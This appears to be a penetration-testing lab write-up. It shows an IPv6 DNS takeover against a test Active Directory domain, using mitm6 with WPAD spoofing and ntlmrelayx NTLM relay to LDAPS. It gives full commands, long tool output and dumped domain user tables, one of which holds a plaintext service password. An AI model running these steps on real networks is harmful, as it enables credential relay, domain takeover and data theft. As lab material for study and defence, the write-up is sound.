

IPv6 Attack


Saturday, June 29, 2024 3:05 AM

Attack Description:

The python based tool 'mitm6' by responding to the DHCPv6 queries on the specified domain and by periodically sending router advertisement spoofs it self as the IPv6 DNS on the network. Also stars spoofing for any wpad query and starts setting the attacker machine as the proxy server to connect and authenticate from in the query request for /wpad.dat. Used together with ntlmrelayx.py which serves the fake wpad host to requesting machine with -wh parameter and with it specify the host that the WPAD file resides on. Since mitm6 gives us control over the DNS, any non-existing hostname in the victim network will do.

Attack Flow:

Step 1: Execute mitm6



```
# mitm6 -d BiriyaniBlend.trio
Starting mitm6 using the following configuration:
Primary adapter: eth0 [08:00:27:50:4c:14]
IPv4 address: 10.0.2.4
IPv6 address: fe80::a00:27ff:fe50:4c14
DNS local search domain: BiriyaniBlend.trio
DNS allowlist: biriyaniblend.trio
WARNING: No route found for IPv6 destination fe80::8616:ec64:37a5:4e8b (no default route?)
WARNING: No route found for IPv6 destination fe80::8616:ec64:37a5:4e8b (no default route?)
IPv6 address fe80::7243:1 is now assigned to mac=08:00:27:c5:ad:77 host=blendTS.BiryaniBlend.trio. ipv4=
Sent spoofed reply for wpad.BiryaniBlend.trio. to fe80::7243:1
Sent spoofed reply for wpad.biryaniblend.trio. to fe80::7243:1
WARNING: No route found for IPv6 destination fe80::8616:ec64:37a5:4e8b (no default route?)
WARNING: No route found for IPv6 destination fe80::8616:ec64:37a5:4e8b (no default route?)
IPv6 address fe80::7243:2 is now assigned to mac=08:00:27:c5:ad:77 host=blendTS.BiryaniBlend.trio. ipv4=
Sent spoofed reply for fakewpad.BiryaniBlend.trio. to fe80::7243:2
Sent spoofed reply for fakewpad.biryaniblend.trio. to fe80::7243:2
WARNING: No route found for IPv6 destination fe80::7243:2 (no default route?)
Renew reply sent to fe80::7243:2
Sent spoofed reply for fakewpad.BiryaniBlend.trio. to fe80::7243:2
Sent spoofed reply for wpad.BiryaniBlend.trio. to fe80::7243:2
Sent spoofed reply for fakewpad.biryaniblend.trio. to fe80::7243:2
WARNING: No route found for IPv6 destination fe80::7243:2 (no default route?)
Renew reply sent to fe80::7243:2
Sent spoofed reply for fakewpad.biryaniblend.trio. to fe80::7243:2
```

-d flag is used to specify the domain to tell the tool to spoof reply to the machines belonging to this domain

Step 2: In another tab execute ntlmrelayx.py

```

[root@kali: ~] # python3 ntlmrelayx.py -t ldap://10.0.2.6 -wh fakewpad.BiryaniBlend.trio -l lootdata -socks -debug
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Attack MSSQL loaded..
[*] Protocol Attack HTTP loaded..
[*] Protocol Attack HTTPS loaded..
[*] Protocol Attack SMB loaded..
[*] Protocol Attack IMAP loaded..
[*] Protocol Attack IMAPS loaded..
[*] Protocol Attack LDAP loaded..
[*] Protocol Attack LDAPS loaded..
[*] Protocol Attack DCSYNC loaded..
[*] Protocol Attack RPC loaded..
[*] Running in relay mode to single host
[*] SOCKS proxy started. Listening on 127.0.0.1:1080
[*] IMAPS Socks Plugin loaded..

```

-t specifies the target service and the ip


-wh specifies the fake name for wpad in the domain

-l file to store all the exfiltrated data once login through the service

Now from here in an actual pentest environment we have to wait till some event off rebooting a pc and a user login on to the workstation, which will trigger DHCP v6 broadcast in the local area network and hence from there our tool mitm6 could spoof as IPv6 DNS and then serve rouge WPAD data in order to make the host authenticate with the proxy in the network.


In our case where create two instances where once will reboot the system and login as 'tshaw' and in another instance will reboot the system and login as 'BiryaniBlend.trio\Administrator' To replicate that in an actual network lot of login and logout activities continues which generates traffic over the network and can be used execute the attack.

Step 3: Rebooting the blendTS PC and logging in as 'tshaw'.




Once logged in, we can observe in the below screenshot that ntlmrelayx.py has relayed the credential to authenticate against ldaps://10.0.2.6 as BIRIYANIBLEND/BLENDS\$ and succeeded in that.

Hence it enumerates the user's privileges and dumps the exfiltrated data accordingly into lootdata file.



```
Type help for list of commands
ntlmrelayx> * Serving Flask app 'impacket.examples.ntlmrelayx.servers.socksserver'
[*] Debug mode: off
[*] KeepAlive Timer reached. Updating connections
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Serving PAC file to client 10.0.2.15
[*] HTTPD(80): Client requested path: http://ocsp.digicert.com/mfewtzbnnmeswstajbgurdmcgguaabbq50otx%2fh0ztl%2bz8sipi7wewvxdllqqutijuibiv5unu5g%2f6
[*] HTTPD(80): Client requested path: http://ocsp.digicert.com/mfewtzbnnmeswstajbgurdmcgguaabbq50otx%2fh0ztl%2bz8sipi7wewvxdllqqutijuibiv5unu5g%2f6
[*] HTTPD(80): Client requested path: http://ocsp.digicert.com/mfewtzbnnmeswstajbgurdmcgguaabbq50otx%2fh0ztl%2bz8sipi7wewvxdllqqutijuibiv5unu5g%2f6
[*] HTTPD(80): Connection from 10.0.2.15 controlled, attacking target ldaps://10.0.2.6
[*] HTTPD(80): Client requested path: http://ocsp.digicert.com/mfewtzbnnmeswstajbgurdmcgguaabbq50otx%2fh0ztl%2bz8sipi7wewvxdllqqutijuibiv5unu5g%2f6
[*] HTTPD(80): Client requested path: http://ocsp.digicert.com/mfewtzbnnmeswstajbgurdmcgguaabbq50otx%2fh0ztl%2bz8sipi7wewvxdllqqutijuibiv5unu5g%2f6
[*] HTTPD(80): Authenticating against ldaps://10.0.2.6 as BIRIYANIBLEND/BLENDS$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[+] User is a member of: []
[+] User is a member of: [DN: CN=Domain Computers,OU=Groups,DC=BiriyaniBlend,DC=trio - STATUS: Read - READ TIME: 2024-07-06T20:49:45.551079
distinguishedName: CN=Domain Computers,OU=Groups,DC=BiriyaniBlend,DC=trio
name: Domain Computers
objectSid: S-1-5-21-2728129324-216388555-3557497704-515
]
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
[*] HTTPD(80): Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
[*] HTTPD(80): Client requested path: http://ocsp.digicert.com/
[*] HTTPD(80): Client requested path: http://ocsp.digicert.com/
```

In another terminal window as non-root user, open and observe the lootdata directory. In the below screenshots we can clearly observe that data related to users, computers, groups, group policy etc has been exfiltrated and hence we can render those html file in order to see it.




```
[kali㉿kali]-[~/.../doc/python3-impacket/examples/lootdata]
$ ls
domain_computers_by_os.html  domain_computers.json  domain_groups.json  domain_policy.json  domain_trusts.json  domain_users.html
domain_computers.grep        domain_groups.grep    domain_policy.grep   domain_trusts.grep   domain_users_by_group.html  domain_users.json
domain_computers.html        domain_groups.html    domain_policy.html    domain_trusts.html    domain_users.grep
[kali㉿kali]-[~/.../doc/python3-impacket/examples/lootdata]
$ firefox domain_users_by_group.html
[1] 302047
[kali㉿kali]-[~/.../doc/python3-impacket/examples/lootdata]
$
```

Below screenshot show the criticality of the data we scrapped.


| Domain Users | | | | | | | | | | |
|-----------------------------|------------------|---------------|----------------------|----------------------|----------------------|------------------------------------|----------------------|------|--|--|
| CN | name | SAM Name | Created on | Changed on | lastLogon | Flags | pwdLastSet | SID | description | |
| DtJzXTxFc | DtJzXTxFc | DtJzXTxFc | 07/07/24 01:26:36 | 07/07/24 01:02:36 | 01/01/01 00:00:00 | NORMAL_ACCOUNT | 07/07/24 01:02:36 | 1111 | | |
| SQL Service | SQL Service | SQLService | 06/23/24 08:26:33 | 06/23/24 11:44:45 | 01/01/01 00:00:00 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 06/23/24 08:26:33 | 1108 | Password is Mypassword123# | |
| Anveet Kaur | Anveet Kaur | akaur | 06/23/24 08:22:42 | 07/03/24 20:26:42 | 07/03/24 00:51:18 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 06/23/24 08:22:42 | 1107 | | |
| Anurag Srivastav | Anurag Srivastav | Asrivastav | 06/23/24 08:21:18 | 08/59:52 00:00:00 | 01/01/01 00:00:00 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 06/23/24 08:21:18 | 1106 | | |
| Tushar Shaw | Tushar Shaw | tshaw | 06/23/24 08:21:18 | 07/03/24 20:32:55 | 07/07/24 00:59:43 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 06/23/24 08:21:18 | 1103 | | |
| krbtgt | krbtgt | krbtgt | 06/23/24 07:01:00 | 06/23/24 07:23:35 | 01/01/01 00:00:00 | ACCOUNT_DISABLED, NORMAL_ACCOUNT | 06/23/24 07:01:00 | 502 | Key Distribution Center Service Account | |
| Administrator | Administrator | Administrator | 06/23/24 07:01:14 | 07/03/24 20:32:55 | 07/07/24 00:59:43 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 06/22/24 11:08:43 | 500 | Built-in account for administering the computer/domain | |
| Group Policy Creator Owners | | | | | | | | | | |
| CN | name | SAM Name | Created on | Changed on | lastLogon | Flags | pwdLastSet | SID | description | |
| SQL Service | SQL Service | SQLService | 06/23/24 08:26:33 | 06/23/24 11:44:45 | 01/01/01 00:00:00 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 06/23/24 08:26:33 | 1108 | Password is Mypassword123# | |
| Anurag Srivastav | Anurag Srivastav | Asrivastav | 06/23/24 08:21:18 | 06/23/24 08:59:52 | 01/01/01 00:00:00 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 06/23/24 08:21:18 | 1106 | | |
| Administrator | Administrator | Administrator | 06/23/24 07:01:14 | 07/03/24 20:32:55 | 07/07/24 00:59:43 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 06/22/24 11:08:43 | 500 | Built-in account for administering the computer/domain | |
| Domain Admins | | | | | | | | | | |
| CN | name | SAM Name | Created on | Changed on | lastLogon | Flags | pwdLastSet | SID | description | |
| SQL Service | SQL Service | SQLService | 06/23/24 08:26:33 | 06/23/24 11:44:45 | 01/01/01 00:00:00 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 06/23/24 08:26:33 | 1108 | Password is Mypassword123# | |
| Anurag Srivastav | Anurag Srivastav | Asrivastav | 06/23/24 08:21:18 | 06/23/24 08:59:52 | 01/01/01 00:00:00 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 06/23/24 08:21:18 | 1106 | | |
| Administrator | Administrator | Administrator | 06/23/24 07:01:14 | 07/03/24 20:32:55 | 07/07/24 00:59:43 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 06/22/24 11:08:43 | 500 | Built-in account for administering the computer/domain | |

Step 4: Rebooting the blendTS PC and logging in as 'Administrator'.




Once logged in we can clearly verify that ntlmrelayx.py again did the same thing but this time we are administrator and the privileges are of admin hence it moves ahead of just gathering data and also creates a new user along with change in access control list.

This time the whole domain has been dumped as we can verify from the prompt.



```
[*] SMTP Socks Plugin loaded..
[*] HTTPS Socks Plugin loaded..
[*] MSSQL Socks Plugin loaded..
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666


[*] Servers started, waiting for connections
Type help for list of commands
nbtmsrelay> * Serving Flask app 'impacket.examples.nbtmsrelayx.servers.socksserver'
 * Debug mode: off
[*] HTTPD(80): Connection from 10.0.2.15 controlled, attacking target ldaps://10.0.2.6
[*] HTTPD(80): Authenticating against ldaps://10.0.2.6 as BIRIYANIBLEND/ADMINISTRATOR SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] User is a member of: [DN: CN=Administrators,CN=Builtin,DC=Biriyaniblend,DC=trio - STATUS: Read - READ TIME: 2024-07-06T21:02:26.868801
    name: Administrators
    objectSid: S-1-5-32-544
, DN: CN=Schema Admins,OU=Groups,DC=Biriyaniblend,DC=trio - STATUS: Read - READ TIME: 2024-07-06T21:02:26.868939
    name: Schema Admins
    objectSid: S-1-5-21-2728129324-216388555-3557497704-518
, DN: CN=Enterprise Admins,OU=Groups,DC=Biriyaniblend,DC=trio - STATUS: Read - READ TIME: 2024-07-06T21:02:26.869050
    name: Enterprise Admins
    objectSid: S-1-5-21-2728129324-216388555-3557497704-519
, DN: CN=Domain Admins,OU=Groups,DC=Biriyaniblend,DC=trio - STATUS: Read - READ TIME: 2024-07-06T21:02:26.869163
    name: Domain Admins
    objectSid: S-1-5-21-2728129324-216388555-3557497704-512
